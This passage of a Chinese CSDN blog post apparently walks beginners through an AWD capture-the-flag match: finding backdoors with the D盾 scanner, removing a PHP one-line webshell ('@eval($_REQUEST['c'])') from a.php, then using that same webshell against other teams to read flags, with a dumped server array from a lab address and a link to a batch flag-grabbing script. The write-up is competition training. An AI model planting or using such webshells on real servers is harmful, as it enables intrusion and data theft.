
这边需要使用两个工具，[D盾](#) 和 [Seay源代码审计系统](#)

[D盾下载](#)


打开D盾，查看是否有后门

查杀到挺多后门的





然后就是进行修复了，比如第一个 [a.php](#)  
我们在xftp 上对这个文件进行修改



看到php一句话木马，直接把这一段删除掉，或者再加个 echo “大傻逼”；修改完成后保存就行，依次将上面的都修改


\*a.php - 记事本

文件(F) 编辑(E) 格式(O) 视图(V) 帮助(H)

```
<?php include_once '/app/watchbird.php'; ?>  
<?php @eval($_REQUEST['c']);  
var_dump($_SERVER);  
?>
```

CSDN @~ Venus

8. 使用 **Seay源代码审计系统** 审计代码，这里就不讲了，考验代码审计




CSDN @~ Venus

## 二、攻击

我们上面使用D盾发现了后门，我们这里使用一句话木马后门





CSDN @~ Venus

可以看到读取了flag

8df84fe6d62c5b0ed6cc2d93c9359491


```
array (size=35)
  'HTTP_HOST' => string '192.168.38.136:8801' (length=19)
  'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0' (length=78)
  'HTTP_ACCEPT' => string 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' (length=85)
  'HTTP_ACCEPT_LANGUAGE' => string 'zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2' (length=59)
  'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate' (length=13)
  'CONTENT_TYPE' => string 'application/x-www-form-urlencoded' (length=33)
  'CONTENT_LENGTH' => string '34' (length=2)
  'HTTP_ORIGIN' => string 'http://192.168.38.136:8801' (length=26)
  'HTTP_CONNECTION' => string 'keep-alive' (length=10)
  'HTTP_REFERER' => string 'http://192.168.38.136:8801/' (length=27)
  'HTTP_COOKIE' => string 'PHPSESSID=1femf6knfibrf0cmpb5j8qkr14' (length=36)
  'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
  'PATH' => string '/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin' (length=60)
  'SERVER_SIGNATURE' => string '<address>Apache/2.4.7 (Ubuntu) Server at 192.168.38.136 Port 8801</address>' (length=76)
  'SERVER_SOFTWARE' => string 'Apache/2.4.7 (Ubuntu)' (length=21)
  'SERVER_NAME' => string '192.168.38.136' (length=14)
  'SERVER_ADDR' => string '172.17.0.2' (length=10)
  'SERVER_PORT' => string '8801' (length=4)
  'REMOTE_ADDR' => string '192.168.38.1' (length=12)
  'DOCUMENT_ROOT' => string '/var/www/html' (length=13)
```



CSDN @~ Venus

这边读取了flag 我们刚好验证一下 我们的waf 看有没有抓到流量

这边是已经抓到流量，



CSDN @~ Venus


然后我们就可以去编写 python 代码进行一个 **批量拿flag** 和 **批量提交**

这边附上我另一篇文章，之前写的awd 批量，写的比较简单可以自己改改（按照bugku awd 格式写的简单批量）

[https://blog.csdn.net/weixin\\_46079186/article/details/118254922?](https://blog.csdn.net/weixin_46079186/article/details/118254922?)

```
ops_request_misc=%257B%2522request%255Fid%2522%253A%2522163603622616780262570783%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%255Fblog.%2522%257D&request_id=163603622616780262570783&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2_blogfirst_rank_v2~rank_v29-1-118254922.pc_v2_rank_blog_default&utm_term=awd&spm=1018.2226.3001.4450
```

这边附上两张



|  
养老院第一梯队攻击了 ss0t

19:31:59

|  
养老院第一梯队攻击了 无铭

19:31:57

|  
养老院第一梯队攻击了 VR1

19:31:56 ▼

CSDN @~ Venus

4. 这边只是简单的讲了下入门，后面的权限维持之类的可以自己研究研究